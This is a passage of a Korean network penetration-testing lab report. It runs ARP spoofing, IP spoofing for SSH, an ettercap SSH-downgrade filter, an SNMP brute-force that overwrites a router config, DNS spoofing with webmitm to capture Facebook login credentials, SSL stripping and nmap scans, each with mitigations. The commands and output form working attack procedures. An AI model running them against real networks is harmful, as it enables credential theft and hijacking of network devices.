root@root:~# ifconfig eth0:0 192.168.10.176 netmask 255.255.255.0 up
root@root:~# ifconfig eth0:0
eth0:0    Link encap:Ethernet  HWaddr 00:0c:29:d0:fc:92
          inet addr:192.168.10.176  Bcast:192.168.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Interrupt:19 Base address:0x2000
```

공격자는 ip스푸핑을 위해 가상 인터페이스를 추가하여 XP와 같은 IP를 생성합니다.
가상의 인터페이스는 통신이 본래 되지 않지만 스위치를 통한 통신환경에서는 OSI7계층 기준에서 3계층까지 도달할 문제가 없기 때문에 통신이 가능해집니다.
하지만 XP에서 충돌감지를 할수 있는 확률이 있으며 원래대로라면 콜리전을 일으킴으로서 Client와 공격자가 둘다 통신이 되지 않습니다.



XP에서는 CentOS로부터 ssh접속이 되는 것을 확인합니다.

```
root@root:~# ssh -b 192.168.10.176 192.168.10.150
ssh: connect to host 192.168.10.150 port 22: Connection timed out
```

강제bind로 속인 IP주소(192.168.10.176)로 SSH접속을 시도하면 접속이 되지않습니다. 왜냐하면 SSH Server입장에서는 다른 네트워크 대역에서 들어오는 패킷처럼 보이기 때문에 이를 게이트웨이로 보내버립니다. 따라서 답이오지 않습니다.

```
root@root:~# arpspoof -i eth0 -t 192.168.10.150 192.168.10.1
0:c:29:d0:fc:92 0:c:29:3c:47:2b 0806 42: arp reply 192.168.10.1 is-at 0:c:29:d0:
fc:92
0:c:29:d0:fc:92 0:c:29:3c:47:2b 0806 42: arp reply 192.168.10.1 is-at 0:c:29:d0:
fc:92
0:c:29:d0:fc:92 0:c:29:3c:47:2b 0806 42: arp reply 192.168.10.1 is-at 0:c:29:d0:
```

이 문제를 해결하려면 ARP 스푸핑을 진행해주어야 합니다. 공격자를 게이트웨이라고 속이면 패킷이 게이트웨이가 아닌 공격자에게 옵니다.

```
root@root:~# ssh -b 192.168.10.176 192.168.10.150
root@192.168.10.150's password:
Last login: Fri Sep 21 05:57:42 2018 from 192.168.10.160
[root@localhost ~]#
```

공격자는 위와 같이 스푸핑한 IP주소(192.168.10.176)로 SSH Server에 접근할 수 있게 됩니다.

```
Sep 21 05:07:31 localhost su: pam_unix(su-l:session): session opened for user root by dust(uid=50
0)
Sep 21 05:27:12 localhost sshd[2899]: Accepted password for root from 192.168.10.176 port 1079 ss
h2
Sep 21 05:27:12 localhost sshd[2899]: pam_unix(sshd:session): session opened for user root by (ui
d=0)
Sep 21 05:31:28 localhost sshd[2899]: pam_unix(sshd:session): session closed for user root
```

SSH Server에서 /var/log/secure를 열어보면 속인 IP주소로 뜨는 것을 확인할수 있습니다.

이를 보안하기 위해서는 SSH서버에서 TCP Wrapper를 이용하여 위에서 속인 IP주소와 공격자의 진짜 IP주소를 차단하는 방법이 있습니다.

```
[root@localhost ~]# tail -F /etc/hosts.allow   허용
# hosts.allow   This file contains access rules which are used to
#               allow or deny connections to network services that
#               either use the tcp_wrappers library or that have been
#               started through a tcp_wrappers-enabled xinetd.
#
#               See 'man 5 hosts_options' and 'man 5 hosts_access'
#               for information on rule syntax.
#               See 'man tcpd' for information on tcp_wrappers
#
sshd:192.168.10.176     데몬 : 호스트
^Z
[1]+  Stopped                 tail -F /etc/hosts.allow
[root@localhost ~]# tail -F /etc/hosts.deny   차단
#               The rules in this file can also be set up in
#               /etc/hosts.allow with a 'deny' option instead.
#
#               See 'man 5 hosts_options' and 'man 5 hosts_access'
#               for information on rule syntax.
#               See 'man tcpd' for information on tcp_wrappers
#

sshd:192.168.10.160
```

차단하려면 /etc/hosts.deny 파일에 추가하고, 허용하려면 /etc/hosts.allow 파일에 추가 하시면 됩니다. 접근에 대한 허용과 차단을 여러 방법으로 활용하여 특정 IP에 대한 접근을 확률적으로 통제 할 수 있습니다.

예를 들어 deny파일에 sshd:ALL 설정하고, allow파일에는 특정 호스트만을 추가하여 관리하는 방법이 있습니다.

5. SSH version Rollback (SSH MITM)

클라이언트와 서버간에 SSH통신을 주고받을 때 서로 프로토콜 버전에 대한 동기화를 하는데 이것을 Negotiation이라고 합니다. 이 협상 과정이 보호되지 못하면 악성코드에 의해 SSH버전을 낮추어 암호화 방식을 사용하지않는 SSH 1버전으로 유도하여 상대 서버의 정보를 취득할 수 있습니다. 현재 SSH1,2버전만 지원되고 있으며 둘 다 보안에 취약하다고 평가되고 있습니다.

```
# The strategy used for options in the default sshd_config shipped wi
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options change a
# default value.

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

# Disable legacy (protocol version 1) support in the server for new
# installations. In future the default will change to require explici
# activation of protocol 1
Protocol 2,1
```

먼저 SSH서버인 CentOS에서 버전을 확인한 결과 1,2모두 지원을 합니다.
이는 SSH-1.99를 의미합니다. 즉, 2를 선호하지만 1도 지원하는 것입니다.

```
root@root:~# mkdir filter
root@root:~# gedit attack.src
```

*attack.src

```
if ( search(DATA.data, "SSH-1.99") )
{
        replace("SSH-1.99", "SSH-1.5");
}
```

공격자는 filter라는 폴더를 임의로 생성후 그 안에 attack.src라는 파일을 만듭니다.
이 src파일은 필터링 코드를 작성하여 SSH-1.99 문자를 받을 경우 1.5로 치환 할 수 있도록 합니다.

```
root@root:~# etterfilter -o attack attack.src

etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA


 12 protocol tables loaded:
        DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

 11 constants loaded:
        VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

 Parsing source file 'attack.src'  done.

 Unfolding the meta-tree  done.

 Converting labels to real offsets  done.

 Writing output to 'attack'  done.

 -> Script encoded into 4 instructions.
```

저장된 파일은 etterfilter 명령을 통해 ettercap에서 사용할수 있게 컴파일 해줍니다.

```
root@root:~# ettercap -T -M arp -F attack /192.168.10.176/ /192.168.10.150/

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Content filters loaded from attack...
Listening on eth0... (Ethernet)

  eth0 ->       00:0C:29:D0:FC:92    192.168.10.160     255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %
```

ettercap명령으로 filter파일명을 넣어 필터링옵션을 넣어줍니다. IP는 공격대상 두 개를 넣어줍니다.

```
Fri Sep 21 03:30:17 2018
TCP  192.168.10.150:22 --> 192.168.10.176:1221 | A



Fri Sep 21 03:30:27 2018
TCP  192.168.10.150:22 --> 192.168.10.176:1221 | AP

.^.]....ju./...1W[H..@..bi.[..3..m.........iz....emz%.....JnM...P.^]...p.v3.k.>.
4...


Fri Sep 21 03:30:30 2018
TCP  192.168.10.150:22 --> 192.168.10.176:1221 | A
```

실행 결과 정보가 암호화되어 노출되는 것을 확인 하였습니다.

```
192.168.10.150    192.168.10.176    SSHv2    75 Server: Protocol (SSH-1.99-OpenSSH_5.3)
192.168.10.176    192.168.10.150    SSHv2    82 Client: Protocol (SSH-2.0-PuTTY_Release_0.60)
```

XP에서 실행시킨 WireShark로 패킷을 분석해보니 SSH-1.99 필터링 파일 코드에 영향을 받지 않고 서버와 클라이언트가 정상적으로 Negotiation협상 동작하는 것을 확인하였습니다. 따라서 안전하다고 판단합니다.

6. SNMP 취약점

간의 망 관리 프로토콜의 약자로써 네트워크 장비를 관리/감시하기 위한 목적으로 UDP 상에 정의된 응용 계층 표준 프로토콜입니다. SNMP의 버전은 v1,2,3로 3개가 있습니다. 하나의 SNMP관리자(Manager)가 관리장치(네트워크 장치)를 통해 SNMP 에이전트들에게 MIB에 관한 명령을 내릴 수 있는 구조입니다. MIB란 관리 장치에 대한 정보가 집합 되어 있는 데이터베이스입니다. UDP 161(서버-조회), UDP 162(클라이언트-응답) 포트를 사용합니다.

```
R4(config)#snmp-server community public ro
R4(config)#snmp-server community private rw
```

```
R4#show run | include snmp
snmp-server community public RO
snmp-server community private RW
```

먼저 Camel지사와 인접한 R4 라우터에 커뮤니티명을 Public으로 Read-only, 그리고 private으로는 Read-write이 된 것을 확인합니다. 이는 SNMP매니저가 SNMP에이전트로부터 위의 설정대로 MIB정보를 가져 올수 있다는 것입니다. 위의 설정대로 정의하는 것은 일반적인 사례입니다. 하지만 에이전트의 IP주소만 알면 매니저에게서부터 자유롭게 변경이 가능하기 때문에 RW하는 권한의 커뮤니티는 기업의 룰에 맞게 변경하는 것을 권장합니다.

```
root@root:~# nmap -sU 192.168.10.1

Starting Nmap 5.51 ( http://nmap.org ) at 2018-09-21 04:42 EDT
Nmap scan report for 192.168.10.1
Host is up (0.11s latency).
Not shown: 995 closed ports
PORT     STATE         SERVICE
67/udp   open|filtered dhcps
161/udp  open          snmp
162/udp  open|filtered snmptrap
1701/udp open|filtered L2TP
4500/udp open|filtered nat-t-ike
MAC Address: C4:04:35:C0:00:00 (Unknown)
```

공격자는 포트스캐닝(nmap)을 통하여 snmp포트가 열려있는지 확인합니다.

snmp 포트 : 161, 162

```
root@root:/pentest/enumeration/snmp/onesixtyone# ./onesixtyone -c dict.txt 192.1
68.10.1
Scanning 1 hosts, 49 communities
192.168.10.1 [private] Cisco IOS Software, 3700 Software (C3745-ADVENTERPRISEK9_
SNA-M), Version 12.4(11)T, RELEASE SOFTWARE (fc2)  Technical Support: http://www
.cisco.com/techsupport  Copyright (c) 1986-2006 by Cisco Systems, Inc.  Compiled
 Sat 18-Nov-06 22:37 by prod_rel_team
192.168.10.1 [public] Cisco IOS Software, 3700 Software (C3745-ADVENTERPRISEK9_S
NA-M), Version 12.4(11)T, RELEASE SOFTWARE (fc2)  Technical Support: http://www.
cisco.com/techsupport  Copyright (c) 1986-2006 by Cisco Systems, Inc.  Compiled
Sat 18-Nov-06 22:37 by prod_rel_team
```

/pentest/enumeration/snmp/onesixtyone 경로로 이동합니다.

./onesixtyone 툴을 실행하여 private과 public 설정에 대한 정보를 가져옵니다.

```
root@root:/pentest/cisco# cd copy-router-config/
root@root:/pentest/cisco/copy-router-config# ls
copy-router-config.pl  merge-router-config.pl
```

/pentest/cisco/copy-router-config 경로로 이동합니다.

merge와 copy의 이름을 가진 파이썬 기반의 프로그램을 볼수 있습니다.

copy : 라우터의 config 복사


merge : 공격자가 가진 정보를 해당 라우터로 덮어씌우기

```
root@root:/pentest/cisco/copy-router-config# perl copy-router-config.pl

#########################################################
# Copy Cisco Router config  - Using SNMP
# Hacked up by muts - muts@offensive-security.com
#########################################################

Usage : ./copy-copy-config.pl <router-ip> <tftp-serverip> <community>

Make sure a TFTP server is set up, prefferably running from /tmp !
```


copy를 실행하게되면 사용설명과 함께 TFTP서버가 /tmp아래 구축되어야한다고합니다.

설명에 따라 TFTP서버를 구축합니다.

먼저 위의 그림에 있는 Configure Wine을 클릭합니다.




그림에 있는 순서 절차대로 설정합니다. 여기서 Wine 어플리케이션에 대한 설정은 끝납니다. Wine이라는 것은 윈도우 전용 실행파일을 리눅스에 호환 시킬 수 있는 프로그램입니다.



다시 wine browse c drive로 이동하시면 tftpd32.exe라는 윈도우 전용 실행파일을 찾을수 있습니다. (경로 /pentest/windows-binaries/tools)

```
root@root:~# cd /pentest/windows-binaries/tools
root@root:/pentest/windows-binaries/tools# ls
binject.exe  klogger.exe  nc.exe      promqry     tftpd32.exe
enumplus     mbenum.exe   nc.txt      radmin.exe  vnc-ssh.rar
exe2bat.exe  mstsc.exe    plink.exe   regdmp.exe  vncviewer.exe
Fport.exe    nbtenum.exe  PortQryV2   sbd.exe     wget.exe
root@root:/pentest/windows-binaries/tools# chmod 777 tftpd32.exe
```

다시 리눅스 터미널로 들어와서 설치를 위해 실행파일의 권한을 변경합니다.



권한을 변경한 후 다시 Wine C drive로 들어가서 Tftpd32.exe를 더블클릭하여 실행합니다. 실행하게되면 Browse를 클릭하여 경로를 /tmp로 변경합니다.

이로써 tftp서버 구축을 완료합니다. 다음으로 넘어갑니다.

```
root@root:/pentest/cisco/copy-router-config# perl copy-router-config.pl 192.168.
10.1 192.168.10.160 private
192.168.10.160:pwnd-router.config -> 192.168.10.1:running-config... OK
```

이제 다시 copy-router-config로 이동해서 copy를 실행합니다.

설명대로 <router-ip><tftp-server-ip><community> 의 형태로 입력합니다.

pwnd-router.config로 running-config를 복사했다는 ok사인이 뜹니다.

```
root@root: /tmp
File  Edit  View  Terminal  Help

!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname hacker
!
boot-start-marker
boot-end-marker
```

Tftp서버 경로인 /tmp로 이동하여 pwnd-router.config 파일을 열어봅니다.

running-config의 내용이었고 hostname을 일부 수정하여 공격을 시도합니다.

```
root@root:/pentest/cisco/copy-router-config# perl merge-router-config.pl 192.168
.10.1 192.168.10.160 private
192.168.10.160:pwnd-router.config -> 192.168.10.1:running-config... OK
```

이제 복사본을 얻었으니 merge를 통하여 덮어쓰기를 시도합니다.

pwnd-router.config 가 running-config로 덮어쓰기가 성공한 것을 확인합니다.

R4

```
Current configuration : 1423 bytes
!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname hacker
```

라우터 R4에서 running-config를 열어보니 hostname이 변경된 것을 확인합니다.

이로써 SNMP에 대해 취약한 문제점이 있다고 판단합니다.

SNMP 취약점을 보완하려면 다음과 같은 방법이 있습니다.

1. SNMP 서비스 중지
다른 조치에 앞서 SNMP 서비스가 불필요하다면 서비스를 중지합니다.

2. Community String 변경
기본값으로 설정되어 있을 경우(ex.public,private) 내부 네트워크에 대한 정보의 유출이나 설정변경 등의 작업이 가능하게 되므로 변경해야합니다.

3. Community String 설정 강화
Community String을 변경하더라도 SNMP BruteForce Attack이나 Dictionary Attack이 가능하므로 반드시 8자리 이상의 자릿수와 숫자,기호를 혼합하여 강력한 패스워드 형식으로 설정합니다.

4. SNMP 서비스 관련 포트의 필터링
기본적 조치중 하나로서 SNMP에서 사용되는 포트(161,162-udp)들에 대한 접근제어를 강화합니다. 방화벽이나 라우터의 ACL을 설정하여 차단하도록 합니다.

7. Router 방화벽

인터넷이라는 공공망과 연결되는 사용자들의 고유한 사설망을 침입자들로부터 보호하기 위하여 NAT가 이미 사용되어 있습니다. 외부 인터넷과 사설망 사이에 방화벽을 설치하여 외부 공격으로부터 사용자의 통신망을 보호하는 기본적인 수단으로서 자신에게 알려진 공인 IP주소만 외부로 알려지게 하고 내부에서는 사설 IP주소만 사용하도록 dynamic으로 설정되어 있습니다. 공격자가 사설망의 내부 IP주소를 알아내기 힘듭니다. 다음은 설정되어진 R3의 ACL입니다.

```
interface FastEthernet0/0
 ip address dhcp
 ip nat outside
 ip virtual-reassembly
 duplex auto
 speed auto
!
interface FastEthernet0/1
 no ip address
 shutdown
 duplex auto
 speed auto
!
interface Serial1/0
 ip address 172.16.34.10 255.255.255.0
 ip nat inside
 ip virtual-reassembly
 serial restart-delay 0
!
interface Serial1/1
 ip address 172.16.23.20 255.255.255.0
 ip nat inside
 ip virtual-reassembly
 serial restart-delay 0
```

각 인터페이스에 nat inside,outside로 구분되어 설정되어있습니다.

```
ip route 0.0.0.0 0.0.0.0 172.168.189.2
!
!
no ip http server
no ip http secure-server
ip nat inside source list 10 interface FastEthernet0/0 overload
!
access-list 10 permit 172.168.10.0 0.0.0.255
access-list 10 permit 172.168.12.0 0.0.0.255
access-list 10 permit 172.168.23.0 0.0.0.255
access-list 10 permit 172.168.34.0 0.0.0.255
access-list 10 permit 192.168.10.0 0.0.0.255
```

외부IP 게이트웨이로 default-routing이 되어있고 access-list 10에 각 내부 네트워크의 대역대들이 허가되어 있습니다. 외부 인터넷 포트를 이용하여 하나의 공인IP로 overload옵션을 주어서 다수의 내부 IP를 변환해주는 설정이 되어있습니다.

8. SSL MITM

Secure Socket Layer라고 하는 암호규약입니다. 트랜스포트 레이어라고도 불리우며 현재는 TLS로 사용되고있습니다. TCP프로토콜 기반이고 통신과정에서 전송계층 종단간 보안과 데이터 무결성을 확보해줍니다. 클라이언트와 서버간에 네트워크로 통신을 하는 과정에서 도청/간섭/위조를 방지하기 위해 설계 되었습니다. 다음은 공격자가 스니핑을 통해 사용자의 정보를 빼오는 공격입니다.

```
root@root:~# ettercap -T -M arp /192.168.10.176/ /192.168.10.1/

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Listening on eth0... (Ethernet)

  eth0 ->       00:0C:29:D0:FC:92    192.168.10.160     255.255.25

SSL dissection needs a valid 'redir_command_on' script in the ette
Privileges dropped to UID 65534 GID 65534...
```

먼저 공격자는 ARP Spoofing을 통해 클라이언트와 게이트웨이 사이에서 MITM상황을 만듭니다.

```
root@root:~# mkdir dns
root@root:~# cd dns
root@root:~/dns# vi hosts
```

```
192.168.10.160  *.facebook.*
~
~
```

dns폴더를 생성하고 그안에 hosts파일을 새로 하나만들어 놓습니다.
hosts파일에는 공격자 자기 자신ip 와 페이스북 주소를 매칭시켜놓습니다.

```
root@root:~/dns# dnsspoof -i eth0 -f hosts
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.10.177]
```

DNS spoofing을 통해 클라이언트가 접속할 서버를 공격자의 web서버로 유도하게 만듭니다.


```
C:₩Documents and Settings₩Administrator>nslookup
DNS request timed out.
    timeout was 2 seconds.
*** Can't find server name for address 168.126.63.1: Timed out
*** Default servers are not available
Default Server:  UnKnown
Address:  168.126.63.1

> www.facebook.com
Server:  UnKnown
Address:  168.126.63.1

Non-authoritative answer:
Name:    www.facebook.com
Address:  192.168.10.160
```

클라이언트에서 nslookup으로 www.facebook.com 을 확인하니 공격자의 ip가 dns질의에 응답하는 것을 볼 수 있습니다.
그리고 공격자는 webmitm이란 폴더를 만들고 다음과 같이 행동합니다.

```
root@root:~# webmitm -d
Generating RSA private key, 1024 bit long modulus
.++++++
.++++++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
```

```
Getting Private key
webmitm: certificate generated
webmitm: relaying transparently
```

먼저 webmitm -d를 이용하여 Web서버 중간에서 요청메시지를 받은 것을 포워딩하고 서버의 인증메세지를 조작합니다. MITM상황이 되었다고 알려줍니다.



Client에서 www.facebook.com 접속을 시도한다. 보안 경고 인증서에 대한 경고를 무시하고 넘어갑니다.

임의로 로그인을 시도합니다.

```
root@root:~# tcpdump -w attack.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 byte
s
```

tcpdump를 이용하여 클라이언트가 입력한 메시지를 attack.pcap파일로 저장합니다.

```
root@root:~# ssldump -a -d -r attack.pcap -k webmitm.crt > attack.txt
```

ssldump를 이용해서 attack.pcap파일을 webmitm.crt로 이용하여 attack.txt 파일로 변환해줍니다.

```
252Fwww.facebook.com%252F^M
    ^M
    lsd=AVqaBCgT&m_ts=1491268186&li=WvLiWDy56fdAxLoytOFbZD-F&email=123@123.com&pass=123123&log
in=%B7%CE%B1%D7%C0%CE----------------------------------------------------------------------
71 29 55.4246 (3.0883)  C>S  application_data
71 30 55.4246 (0.0000)  C>S  application_data      attack.txt파일로 변환 후 내용
64    77.4894 (76.9797)  S>C  TCP FIN
64    77.4895 (0.0000)  C>S  TCP FIN
62    77.6324 (76.9797)  S>C  TCP FIN
68 13 77.9794 (77.0098)  S>C  Alert
68    77.9797 (0.0002)  C>S  TCP FIN
67    78.0963 (77.0101)  S>C  TCP FIN
68    77.9897 (0.0100)  S>C  TCP FIN
71 31 76.6892 (21.2646)  S>C  application_data
70 28 77.0342 (21.2652)  S>C  application_data
```

텍스트파일을 확인한 결과 Client가 시도한 아이디와 패스워드가 평문으로 남아있는 것을 확인 할수 있습니다.

SSL MITM상황을 보안하려면 우선적으로 HTTPS사이트를 이용해야할것이며, HTTP로 접속되는 곳은 사용자가 조심해야 할 것입니다.

9. SSL Strip

말그대로 SSL을 거꾸로 벗겨내는 공격 기법을 말합니다. 공격자가 중간에서 SSL로 보호되는 세션을 벗겨내는 것인데, 클라이언트와 공격자 사이에서는 HTTP로 통신되게끔 유도하고 공격자와 웹서버에서는 HTTPS로 통신합니다. 클라이언트 입장에서는 인증서를 조작하는 것이 아니기 때문에 인증서 에러메세지 출력없이 HTTPS로 접속되어야 하는 부분에서 HTTP로 변하는 것이라 공격을 인지하기 어렵습니다.

```
root@root:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@root:~# tail -F /proc/sys/net/ipv4/ip_forward
1
```

하나의 서버에서 IP를 공유하여 IP포워딩 기능을 사용하기 때문에 1로 설정합니다.

```
root@root:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIR
ECT --to-port 8080
```

iptables에 port포워딩을 설정합니다.

```
root@root:/pentest/web/sslstrip# python sslstrip.py -l 8080 -w strip.txt -a

sslstrip 0.8 by Moxie Marlinspike running...
```

sslstrip툴을 실행하여 8080포트로부터 온 것은 strip텍스트로 저장합니다.

```
root@root:~# arpspoof -i eth0 -t 192.168.10.176 192.168.10.1
0:c:29:d0:fc:92 0:c:29:b0:6e:30 0806 42: arp reply 192.168.10.1 is-at 0:c:29:d0:
fc:92
0:c:29:d0:fc:92 0:c:29:b0:6e:30 0806 42: arp reply 192.168.10.1 is-at 0:c:29:d0:
fc:92
0:c:29:d0:fc:92 0:c:29:b0:6e:30 0806 42: arp reply 192.168.10.1 is-at 0:c:29:d0:
```

client에게 arp spoofing 공격을 하여 스니핑합니다.
후에 XP에서는 임시인터넷파일과 쿠키를 모두 제거한 후에 www.facebook.com 으로 접속하였으나 SSL 경고창이 뜨지 않고 접속할 수 있었습니다. 따라서 SSL strip 기법에도 취약한 것으로 드러났습니다.
이를 보안하려면 최신버전의 TLS사용은 필수입니다. 현재 Client인 XP에서 지원해주는 버전은 구버전이므로 패치가 필요합니다.

10. Port Scanning

공격자가 해킹하기 이전에,정보수집을 위해 해당 목표시스템에 포트를 조사하여 어떤 포트가 열려있고 닫혀있는지 스캔하는 기법입니다. 포트스캔의 원리로는 데이터를 주고받지는 않지만 열려있는지 확인을 할수 있다는 것입니다. 제가 보여드릴 기법은 Nmap툴을 이용한 공격입니다.

```
root@root:~# nmap -sT 192.168.10.176

Starting Nmap 5.51 ( http://nmap.org ) at 2018-09-21 08:34 EDT
Nmap scan report for 192.168.10.176
Host is up (0.0028s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:B0:6E:30 (VMware)
```

-sT 옵션으로 nmap을 이용한 포트스캐닝입니다. 이런식으로 쉽게 상대방의 포트를 알아낼수 있습니다. 여러가지 옵션으로 다양하게 수집할수 있습니다.
-sT : tcp연결을 사용한 포트 스캔 (tcp 직접적 연결시도)
-sS : tcp헤더의 SYN비트를 이용한 스텔스 포트 스캔 (상대가 알기 어려움)
-sF : FIN을 이용한 스텔스 기법
-sP : ping을 이용한 스캔 (ping명령을 이용해 호스트가 살아있는지 파악)
-sU : UDP 포트 스캔
-b : ftp 바운스 공격을 위한 포트 스캔 (ftp서버 제한 회피)
스캔결과 또한 텍스트 파일로 저장이 가능합니다. 운영체제도 스캔이 가능합니다.

이러한 여러 가지 스캔 옵션으로 인한 정보유출이 해당되므로 취약하다고 판단됩니다.
이러한 포트스캔을 보안 하려면 다음과 같은 대응책이 있습니다.

1. nmap 스캔 탐지
nmap 스캔활동을 탐지하여 로그기록을 남겨두는 것입니다. 네트워크 스캔은 실제 공격의 전조 현상이므로 자기 네트워크에 스캔이 발생했는지를 탐지하여 상황에 따라 방어를 강화할 수 있습니다. 탐지가 가능한 툴에는 PortSentry 와 Scanlogd가 있습니다.

2. 방화벽 규칙 설정
전제적으로 사용하지 않는 서비스나 포트는 무조건 닫아 놓습니다. 또는 닫혀진 포트로 오는 스캔 패킷에 대해 방화벽에서 바로 Drop하도록 합니다. 필터링을 통한 여러 가지 방법으로 SYN 재전송 까지의 타임아웃시간을 늘려서 공격을 느리게 할수 있습니다.